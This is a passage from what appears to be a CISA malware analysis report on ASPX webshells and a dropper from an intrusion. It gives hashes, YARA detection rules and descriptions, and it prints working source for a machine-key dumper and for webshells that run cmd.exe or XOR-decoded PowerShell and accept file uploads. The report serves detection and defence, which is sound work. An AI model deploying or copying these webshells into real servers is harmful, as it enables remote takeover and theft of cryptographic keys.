Figure 3 - Screenshot of the decompiled .NET assembly that contains a class named "E" used to retrieve and display system and environment information, along with the machine key configuration settings.

92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514

Tags

webshell

Details

Name	spinstall0.aspx
Size	756 bytes
Type	HTML document, ASCII text, with CRLF line terminators
MD5	02b4571470d83163d103112f07f1c434

SHA1	f5b60a8ead96703080e73a1f79c3e70ff44df271
SHA256	92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514
SHA512	2e6799393458d42acd4586c9792c24edf10b5e4aa761419758fec8da6670197c0e7c21e46dab224673818146ea4811446b4fbeaeed581e98f2add0980eb9d47d
ssdeep	12:iWVx8OaBngupDLI4MKisEKFhbCT5a05MQ+SuEKd2Eswl1HwAbPYMv:5VxWBnrE4JtbCT5f5exB1tbPYMv
Entropy	5.313146

Antivirus

No matches found.

YARA Rules

```
rule CISA_251132_03 : steals_authentication_credentials exfiltrates_data
{
  meta:
    author = "CISA Code & Media Analysis"
    incident = "251132"
    date = "2025-07-21"
    last_modified = "20250724_721"
    actor = "n/a"
    family = "n/a"
    capabilities = "steals-authentication-credentials exfiltrates-data"
    malware_type = "unknown"
    tool_type = "unknown"
    description = "Detects aspx payload samples"
    sha256_1 = "92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514"
  strings:
    $s0 = { 4C 6F 61 64 28 22 53 79 73 74 65 6D 2E 57 65 62 }
    $s1 = { 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 2E 4D 61 63 68 69 6E 65 4B 65 79 53 65 63 74 69 6F 6E }
    $s2 = { 52 65 73 70 6F 6E 73 65 2E 57 72 69 74 65 }
    $s3 = { 63 67 2E 56 61 6C 69 64 61 74 69 6F 6E 4B 65 79 2B 22 7C 22 }
    $s4 = { 2B 63 67 2E 56 61 6C 69 64 61 74 69 6F 6E 2B }
    $s5 = { 2B 63 67 2E 44 65 63 72 79 70 74 69 6F 6E 4B 65 79 2B }
    $s6 = { 2B 63 67 2E 44 65 63 72 79 70 74 69 6F 6E 2B }
    $s7 = { 2B 63 67 2E 43 6F 6D 70 61 74 69 62 69 6C 69 74 79 4D 6F 64 65 }
  condition:
    all of them
}
```

SIGMA Rule

No associated rule.

ssdeep Matches

No matches found.

Description

This artifact is a malicious ASPX file used to retrieve and output machine key information from the "MachineKeySection" of the System[.]Web[.]Configuration namespace (Figure 4). This file uses reflection to dynamically load the "System.Web" assembly and access the "MachineKeySection" class within "System.Web.Configuration". The file invokes "GetApplicationConfig" to retrieve the "MachineKeySection" object and writes its properties including, ValidationKey, Validation, DecryptionKey, Decryption, and CompatibilityMode to the HTTP response using the "Response.Write()" method.

Screenshots

```
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<script runat="server" language="c#" CODEPAGE="65001">
    public void Page_load()
    {
        var sy = System.Reflection.Assembly.Load("System.Web,
        Version=4.0.0.0, Culture=neutral,
        PublicKeyToken=b03f5f7f11d50a3a");
        var mkt = sy.GetType(
        "System.Web.Configuration.MachineKeySection");
        var gac = mkt.GetMethod("GetApplicationConfig",
        System.Reflection.BindingFlags.Static |
        System.Reflection.BindingFlags.NonPublic);
        var cg = (System.Web.Configuration.MachineKeySection)
        gac.Invoke(null, new object[0]);
        Response.Write(cg.ValidationKey+"|"+cg.Validation+"|"+
        cg.DecryptionKey+"|"+cg.Decryption+"|"+
        cg.CompatibilityMode);
    }
</script>
```

Figure 4 - Screenshot of the contents of the ASPX file used to extract configuration information from the machine key section of a web application's Web.config file.

9340bf7378234db5bca0dc5378bf764b6a24bb87a42b05fa21a996340608fbd7

Tags

dropper

Details

Name	info3.aspx
Size	5026 bytes
Type	ASCII text, with very long lines, with no line terminators
MD5	1f5c8df6bd296ebf68acda951a004a5b
SHA1	d80722b335806cb74ee27af385abc6c9b018e133
SHA256	9340bf7378234db5bca0dc5378bf764b6a24bb87a42b05fa21a996340608fbd7
SHA512	54a82a9d9747f872f21f20ac4acea25218ed38a61fd9c611fb858f3f0c2941d4bf7ed35bf93fc0432aa3ac5a89127775 4a4a9468ae03cf31ca11281a589bc224
ssdeep	96:orFTPkPoXHIBvUr7F13mw3UhoQgW0970Eq90WtPKLiOKMT:orVPkPRBvaJ13r3eA709JPKGOKMT
Entropy	5.515141

Antivirus

No matches found.

YARA Rules

- rule CISA_251132_04 : dropper installs_other_components
  {
    meta:
      author = "CISA Code & Media Analysis"
      incident = "251132"
      date = "2025-07-21"
      last_modified = "20250724_721"
      actor = "n/a"
      family = "n/a"
      capabilities = "installs-other-components"
      malware_type = "dropper"
      tool_type = "unknown"

```
        description = "Detects Base64 encoded PowerShell dropper samples"
        sha256_1 = "9340bf7378234db5bca0dc5378bf764b6a24bb87a42b05fa21a996340608fbd7"
    strings:
        $s0 = { 63 6D 64 2E 65 78 65 5C 22 20 2F 63 20 70 6F 77 65 72 73 68 65 6C 6C 20 2D 43 6F 6D 6D 61 6E 64 }
        $s1 = { 46 72 6F 6D 42 61 73 65 36 34 53 74 72 69 6E 67 }
        $s2 = { 4F 75 74 2D 46 69 6C 65 20 2D 46 69 6C 65 50 61 74 68 }
        $s3 = { 69 6E 66 6F 33 2E 61 73 70 78 }
        $s4 = { 2D 45 6E 63 6F 64 69 6E 67 20 55 54 46 38 }
    condition:
        all of them
}
```

SIGMA Rule

No associated rule.

ssdeep Matches

No matches found.

Relationships

9340bf7378...	Contains	675a10e87c248d0f629da864ba8b7fd92b623 23c406a69dec35a0e6e1552ecbc

Description

This artifact contains command-line instruction used to execute a PowerShell command (Figure 5). The PowerShell command decodes a Base64 encoded string into a Unicode Transformation Format-8 (UTF-8) string. The decoded content is then written to a file named "info3.aspx" (675a10e87c24....) located at c:\progra~1\\common~1\micros~1\webser~1\l16\template\layouts\. The output file is encoded using UTF8.

Screenshots

Figure 5 - Screenshot of the contents of the file containing command-line instruction used to execute a PowerShell command.

675a10e87c248d0f629da864ba8b7fd92b62323c406a69dec35a0e6e1552ecbc

Tags

webshell

Details

Name	info3.aspx
Size	3582 bytes
Type	HTML document, ASCII text
MD5	7e09e837805c55dc5643cc21a87ff2a8
SHA1	27f154765054fbe0f5c234cd2c7829b847005d2a
SHA256	675a10e87c248d0f629da864ba8b7fd92b62323c406a69dec35a0e6e1552ecbc

SHA512	83aa141fd090172fb9a22855c18f2aea8b37f663f0093edd675a7499186fe46b3f953edda9477ca8918cf2af82c8b723d07a6912a9d7aa62b26391d15a83c44d
ssdeep	48:H9zBW074shunsBjsm/ITETo1YWOW5uq+Z8QZ+ThJSCyiH12:HJBG2jsmI4IPeWiOo3SCyiV2
Entropy	4.789465

Antivirus

No matches found.

YARA Rules

```
rule CISA_251132_05 : webshell exfiltrates_data fingerprints_host
{
  meta:
    author = "CISA Code & Media Analysis"
    incident = "251132"
    date = "2025-07-21"
    last_modified = "20250724_721"
    actor = "n/a"
    family = "n/a"
    capabilities = "exfiltrates-data fingerprints-host"
    malware_type = "webshell"
    tool_type = "unknown"
    description = "Detects aspx webshell samples"
    sha256_1 = "675a10e87c248d0f629da864ba8b7fd92b62323c406a69dec35a0e6e1552ecbc"
  strings:
    $s0 = { 43 75 72 72 65 6E 74 2E 52 65 71 75 65 73 74 2E 46 6F 72 6D }
    $s1 = { 20 48 74 74 70 43 6F 6F 6B 69 65 20 6E 65 77 63 6F 6F 6B }
    $s2 = { 6E 65 77 63 6F 6F 6B 2E 45 78 70 69 72 65 73 20 }
    $s3 = { 52 65 73 70 6F 6E 73 65 2E 53 65 74 43 6F 6F 6B 69 65 28 6E 65 77 63 6F 6F 6B 29 }
    $s4 = { 43 6F 6D 70 75 74 65 48 61 73 68 }
    $s5 = { 44 26 46 72 69 32 6B 26 78 35 64 4D 49 53 54 6E 61 46 71 40 }
    $s6 = { 2A 68 75 5E 4D 23 6C 23 4C 72 6C 4E 6F 39 21 37 4B 4C 66 }
    $s7 = { 22 63 6D 22 20 2B 20 22 64 2E 65 22 20 2B 20 22 78 65 22 }
    $s8 = { 57 72 69 74 65 4C 69 6E 65 28 22 65 78 69 74 22 29 }
    $s9 = { 50 61 73 73 77 6F 72 64 }
    $s10 = { 43 6F 6D 6D 61 6E 64 }
    $s11 = { 55 70 6C 6F 61 64 }
    $s12 = { 74 79 70 65 3D 22 66 69 6C 65 22 }
    $s13 = { 74 79 70 65 3D 22 74 65 78 74 22 }

  condition:
    all of them
}
```

SIGMA Rule

No associated rule.

ssdeep Matches

No matches found.

Relationships

675a10e87c...	Contained_Within	9340bf7378234db5bca0dc5378bf764b6a24b b87a42b05fa21a996340608fbd7

Description

This artifact is a malicious ASP[.]NET web page (.aspx) that contains ASP[.]NET code embedded within an HTML structure. This file is a webshell installed by "info3.aspx" (9340bf73782....). The file handles various operations based on submitted form data or HTTP cookies. The file contains HTML code used to create forms. The forms allow the Threat Actor (TA) to enter a password and submit it using a

"Login" button, enter a command into a text field, which can then be executed by clicking an "Execute" button, and upload files that includes two input fields: one for selecting a file (type="file") and another for text input (type="text") (Figure 7).

The password form element is configured for POST method and the input field is named "nYOmkVTYH2". If the HTML form with a password is received from the TA via an HTTP POST request, the file checks if the submission form field parameter named "nYOmkVTYH2" is not null or empty. If the parameter is present and not empty, the file sets an HTTP Cookie named "wY1DC6wH4u" with a value from the form field "nYOmkVTYH2" and sets the HTTP Cookie expiration date to four days from the current time. This cookie is then added to the response. The file verifies if the HTTP cookie exists in the current HTTP request. If the cookie exists, its value is concatenated with a long hard-coded string "D&Fri2k&x5dMISTnaFq@ssyKk@rEM! 98KzSKWpL4Nc8NvaA9AKdJVOtfdJ45FvbyYHxTql6kkc%q0Zevc*hu^M#l#LrlNo9!7KLf". This combined string is then hashed using SHA512. The computed hash is converted to a Base64 string and compared against a predefined Base64 encoded string "9gYs0W/reXzR+KO6J/zP6naMU9AQwZCwhmXuPyGeY2VwMkxNGBZaJQAxGS6GvQZJLSAPk8LT0PgJVU1kQQJd2zW9w==" (Figure 6). This process determines whether a user or request is authorized.

The command form element is configured for POST method and the input field is named "GTaRkhJ9wz". If the HTML form with a command is received from the TA via an HTTP POST request, the file checks if the submission form field parameter named "GTaRkhJ9wz" is not null or empty. If the parameter is present and not empty, the file creates a new process to execute a command-line utility "cmd.exe". The file redirects standard input, output, and error streams to capture the results of the executed command. The code writes the value of the "GTaRkhJ9wz" form parameter to the process's standard input, executing the value as a command, and then writes "exit" to terminate the process (Figure 6).

The file upload form element is configured for POST method and "enctype"="multipart/form-data" to handle file uploads. It includes an input type="file" for selecting a file (input field named "0z3H8H8ato") and an input type="text" for providing a destination path or filename (input field named "7KAjlfecWF"). If the HTML form for file upload is received from the TA, the file checks if the submission form field parameter named "7KAjlfecWF" (intended to be the file path or name) is not null or empty. The file retrieves the uploaded file through the "0z3H8H8atO" input using "HttpContext.Current[.]Request[.]Files["0z3H8H8ato"]". If the file exists and has content (content length is greater than zero), the file saves the uploaded file using the path provided in the "7KAjlfecWF" field. Upon successful upload, the "InnerText" of an element named "Result" is set to "uploaded", indicating the file has been saved. If an error occurs during the process, the file captures the exception and displays its details in "Result.InnerText" (Figure 6). The file displays server-side generated output or messages to the TA.

Screenshots

```
Result.InnerText = string.Empty;
if (!string.IsNullOrEmpty(HttpContext.Current.Request.Form["nYOmkVTYH2"]))
{
    HttpCookie newcook = new HttpCookie("wY1DC6wH4u", HttpContext.Current.Request.Form[
    "nYOmkVTYH2"]);
    newcook.Expires = DateTime.Now.AddDays(4);
    HttpContext.Current.Response.SetCookie(newcook);
}

if (HttpContext.Current.Request.Cookies["wY1DC6wH4u"] != null)
{
    if ((Convert.ToBase64String(
        new System.Security.Cryptography.SHA512CryptoServiceProvider().ComputeHash(
            Encoding.ASCII.GetBytes(HttpContext.Current.Request.Cookies["wY1DC6wH4u"].Value +

            "D&Fri2k&x5dMISTnaFq@ssyKk@rEM!98KzSKWpL4Nc8NvaA9AKdJVOtfdJ45FvbyYHxTql6kkc%qOZevc*hu
            ^M#l#LrlNo9!7KLf")))
        ==
    "9ys0W/zsXZE+kO6J/zF6uaMU9aQwzcdmXufyceVzVxMxknOB2aJgaXGs6qvQjjLSAEZ1t0PgJvU1KQQJdzZw9w==
    "))
    {
        if (!string.IsNullOrEmpty(HttpContext.Current.Request.Form["GTaRkhJ9wz"]))
        {
            System.Diagnostics.Process process = new System.Diagnostics.Process();
            process.StartInfo.FileName = "cm" + "d.e" + "xe";
            process.StartInfo.UseShellExecute = false;
            process.StartInfo.RedirectStandardInput = true;
            process.StartInfo.RedirectStandardOutput = true;
            process.StartInfo.RedirectStandardError = true;
            process.StartInfo.CreateNoWindow = true;
            process.Start();
            process.StandardInput.WriteLine(HttpContext.Current.Request.Form["GTaRkhJ9wz"]);
            process.StandardInput.WriteLine("exit");
            string output = string.Empty;
            output = process.StandardOutput.ReadToEnd();
            process.WaitForExit();
            process.Close();
            Result.InnerText = output;
        }
        else if (!string.IsNullOrEmpty(HttpContext.Current.Request.Form["7KAjlfecWF"]))
        {
            HttpPostedFile file = HttpContext.Current.Request.Files["0z3H8H8atO"];
            if (file != null && file.ContentLength > 0)
            {
                file.SaveAs(HttpContext.Current.Request.Form["7KAjlfecWF"]);
                Result.InnerText = "uploaded";
            }
        }
    }
```

Figure 6 - Screenshot of the code snippet designed for handling various web-related operations, including setting and retrieving HTTP cookies, calculating a SHA512 hash of a request form value, starting an external cmd process and capturing its output, handling uploaded files from a request.




Figure 7 - Screenshot of the form that allows the TA to enter a password and submit it using a "Login" button, to enter a command, which can then be executed by clicking an "Execute" button, and a field for uploading files, featuring a file input (type="file") and a text input, both submitted using an "Upload" button.

---

d9c4dd5a8317d1d83b5cc3482e95602f721d58e3ba624d131a9472f927d33b00

Tags
webshell

Details	
Name	spinstallb.aspx
Size	676 bytes
Type	HTML document, ASCII text, with very long lines, with no line terminators
MD5	7d2f36f4cb82c75b83c210e655649b5d

SHA1	37d1d1913d758f7d71020c08d4a7dae3efe83b68
SHA256	d9c4dd5a8317d1d83b5cc3482e95602f721d58e3ba624d131a9472f927d33b00
SHA512	c52ab55753ae7fcfca46e869b805f3aa2d19c45e7526a61f79b20b8cd38eccc09f1b7a06acbd8d77e936f68fea9ee3bba7b7c42d6f93cf0c27a22cf7555d70d3
ssdeep	12:XrVcins8q/KF2C2DRbqtP6LoGM8AWLaWF1nM9OiDGiOVKeL84GYb:7Vds8q/KF2C2qPWHAW+WF9M9OiDm/b
Entropy	5.466082

Antivirus

No matches found.

YARA Rules

- rule CISA_251132_06 : webshell fingerprints_host installs_other_components exfiltrates_data

```
{
  meta:
    author = "CISA Code & Media Analysis"
    incident = "251132"
    date = "2025-07-21"
    last_modified = "20250725_712"
    actor = "n/a"
    family = "n/a"
    capabilities = "fingerprints-host installs-other-components exfiltrates-data"
    malware_type = "webshell"
    tool_type = "unknown"
    description = "Detects ASPX Webshell samples"
    sha256_1 = "d9c4dd5a8317d1d83b5cc3482e95602f721d58e3ba624d131a9472f927d33b00"
  strings:
    $s0 = { 3D 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B 22 70 22 5D }
    $s1 = { 46 72 6F 6D 42 61 73 65 36 34 53 74 72 69 6E 67 28 65 6E 63 29 }
    $s2 = { 46 69 6C 65 4E 61 6D 65 3D 22 70 6F 77 65 72 73 68 65 6C 6C 2E 65 78 65 }
    $s3 = { 2D 45 6E 63 6F 64 65 64 43 6F 6D 6D 61 6E 64 }
    $s4 = { 2C 55 73 65 53 68 65 6C 6C 45 78 65 63 75 74 65 3D 66 61 6C 73 65 }
    $s5 = { 76 61 72 20 70 6C 3D 6E 65 77 20 62 79 74 65 }
    $s7 = { 36 38 39 30 31 61 33 39 34 61 37 36 64 63 35 30 36 34 66 62 61 39 36 62 38 36 }
    $s8 = { 32 36 36 35 65 65 35 39 36 62 31 61 31 34 36 38 62 64 63 36 }
    $s9 = { 31 38 31 35 37 64 37 63 63 61 30 31 33 30 39 30 32 65 }
  condition:
    all of them
}
```

SIGMA Rule

No associated rule.


ssdeep Matches

No matches found.

Description

This artifact is a malicious ASPX file with a "Page_Load" event handler that constructs and executes a command using PowerShell on the server (Figure 8). Upon execution, the file takes a Base64-encoded string from a form parameter named "p". The Base64 encoded string is decoded and Exclusively-OR (XOR) decrypted using a hard-coded XOR key "68901a394a76dc5064fba96b862665ee596b1a1468bdc618157d7cca0130902e". The output of the XOR decrypted bytes are converted to a Unicode Transformation Format-8 (UTF-8) string and then Base64 encoded. The Base64 encoded string is passed as an argument to the PowerShell process "powershell.exe" using the "-EncodedCommand flag". The file redirects the standard output of the PowerShell process and reads it into a variable "o", which is then written back to the HTTP response.

Screenshots



```
<%@Page Language="C#"%>
<script runat="server">
protected void Page_Load(object s,EventArgs e)
{try{
var enc=Request.Form["p"];
var c=Convert.FromBase64String(enc);
var k="68901a394a76dc5064fba96b862665ee596b1a1468bdc618157d7cca0130902e";
var pl=new byte[c.Length];
for(int i=0;i<c.Length;i++)
pl[i]=(byte)(c[i]^(byte)k[i%k.Length]);
var p=System.Diagnostics.Process.Start(new System.Diagnostics.ProcessStartInfo
{FileName="powershell.exe",Arguments="-EncodedCommand "+Convert.ToBase64String
(Encoding.Unicode.GetBytes(Encoding.UTF8.GetString(pl))),UseShellExecute=false
,RedirectStandardOutput=true});
var o=p.StandardOutput.ReadToEnd();
p.WaitForExit();
Response.Write(o);
}catch{}
}
</script>
```

Figure 8 - Screenshot of the contents of the ASPX file.

d0c4d6a4be0a65f8ca89e828a3bc810572fff3b3978ff0552a8868c69f83d170

Tags

webshell

Details

Name	spinstallp.aspx
Size	706 bytes
Type	HTML document, ASCII text, with very long lines, with no line terminators
MD5	7768feda9d79ef6f87410c02e981f066
SHA1	1b8432fcda4c12b64cdf4918adf7880aecf054ec
SHA256	d0c4d6a4be0a65f8ca89e828a3bc810572fff3b3978ff0552a8868c69f83d170
SHA512	c9ee5d32a59fad386570923df7950b562e1d4c000c7f4a20aebc214477f737815a401858a11d4e9139a80152afd5ddc8655ad804e71544e50f5a23cc9888eeba
ssdeep	12:XrVTO6LjxB5QnnsJz3kH+XWLaWF1n5OiD5RKF2UIdiOVKeLxnHdYT:7VTOYZWsJz3+WW+WF95OiDbKF2xP6T
Entropy	5.432916

Antivirus

No matches found.

YARA Rules

- rule CISA_251132_07 : webshell fingerprints_host installs_other_components exfiltrates_data
  {
    meta:
      author = "CISA Code & Media Analysis"
      incident = "251132"
      date = "2025-07-21"
      last_modified = "20250725_712"
      actor = "n/a"
      family = "n/a"
      capabilities = "fingerprints-host installs-other-components exfiltrates-data"
      malware_type = "webshell"
      tool_type = "unknown"
      description = "Detects ASPX Webshell samples"
      sha256_1 = "d0c4d6a4be0a65f8ca89e828a3bc810572fff3b3978ff0552a8868c69f83d170"
    strings:
      $s0 = { 61 38 35 39 66 30 32 30 38 37 37 37 34 36 32 38 39 39 64 66 36 37 62 33 64 38 31 61 37 62 38 62 }

```
        $s1 = { 70 6F 77 65 72 73 68 65 6C 6C 2E 65 78 65 }
        $s2 = { 41 72 67 75 6D 65 6E 74 73 3D 22 2D 65 6E 63 20 22 }
        $s3 = { 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B 22 70 22 5D }
        $s4 = { 55 73 65 53 68 65 6C 6C 45 78 65 63 75 74 65 3D 66 61 6C 73 65 }
        $s5 = { 52 65 64 69 72 65 63 74 53 74 61 6E 64 61 72 64 4F 75 74 70 75 74 3D 74 72 75 65 }
        $s6 = { 53 74 61 6E 64 61 72 64 4F 75 74 70 75 74 }
        $s7 = { 52 65 73 70 6F 6E 73 65 2E 57 72 69 74 65 }
        $s8 = { 47 65 74 42 79 74 65 73 28 6F 29 }
    condition:
        all of them
}
```

SIGMA Rule

No associated rule.

ssdeep Matches

No matches found.

Description

This artifact is a malicious ASPX file with a "Page_Load" event handler that constructs and executes a command using PowerShell on the server (Figure 9). Upon execution, the file constructs a PowerShell command that decodes a Base64 string from the request form parameter "p". The decoded string is decrypted using the XOR function with the hard-coded key "a859f0208777462899df67b3d81a7b8b". The decrypted bytes (command) is executed using a PowerShell command. The standard output of the executed PowerShell command is converted to a UTF-8 string, then encrypted using the XOR function with the same hard-coded key. The encrypted bytes data is Base64 encoded before written to the HTTP response using "Response.Write".

Screenshots

```
<%@Page Language="C#"%>
<script runat="server">
byte[]x(byte[]d,string k){
var r=new byte[d.Length];
for(int i=0;i<d.Length;i++)r[i]=(byte)(d[i]^(byte)k[i%k.Length]);
return r;
}
protected void Page_Load(object s,EventArgs e){try{
var k="a859f0208777462899df67b3d81a7b8b";
var p=System.Diagnostics.Process.Start(new
System.Diagnostics.ProcessStartInfo{FileName="powershell.exe",Arguments=
"-enc "+Convert.ToBase64String(Encoding.Unicode.GetBytes(
Encoding.UTF8.GetString(x(Convert.FromBase64String(Request.Form["p"]),k
)))),UseShellExecute=false,RedirectStandardOutput=true});
var o=p.StandardOutput.ReadToEnd();
p.WaitForExit();
Response.Write(Convert.ToBase64String(x(Encoding.UTF8.GetBytes(o),k)));
}catch{}}
</script>
```

Figure 9 - Screenshot of the contents of the ASPX file.

Relationship Summary

60a37499f9...	Contains	bee94b93c1796981a55d7bd27a32345a6130 4a88ed6cd70a5f7a402f1332df72
bee94b93c1...	Contained_Within	60a37499f9b02c203af24c2dfd7fdb3834cea7 07c4c56b410a7e68376938c4b7
9340bf7378...	Contains	675a10e87c248d0f629da864ba8b7fd92b623 23c406a69dec35a0e6e1552ecbc
675a10e87c...	Contained_Within	9340bf7378234db5bca0dc5378bf764b6a24b b87a42b05fa21a996340608fbd7

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization's systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, **"Guide to Malware Incident Prevention & Handling for Desktops and Laptops".**

Contact Information

- 1-888-282-0870
- CISA Service Desk (UNCLASS)
- CISA SIPR (SIPRNET)
- CISA IC (JWICS)

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://www.cisa.gov/forms/feedback

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-888-282-0870 or CISA Service Desk.

Can I submit malware to CISA? Malware samples can be submitted via the methods below:

- Web: https://www.cisa.gov/resources-tools/services/malware-next-generation-analysis
- For larger files (over 100MB), please reach out to CISA for instructions.

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA's homepage at www.cisa.gov.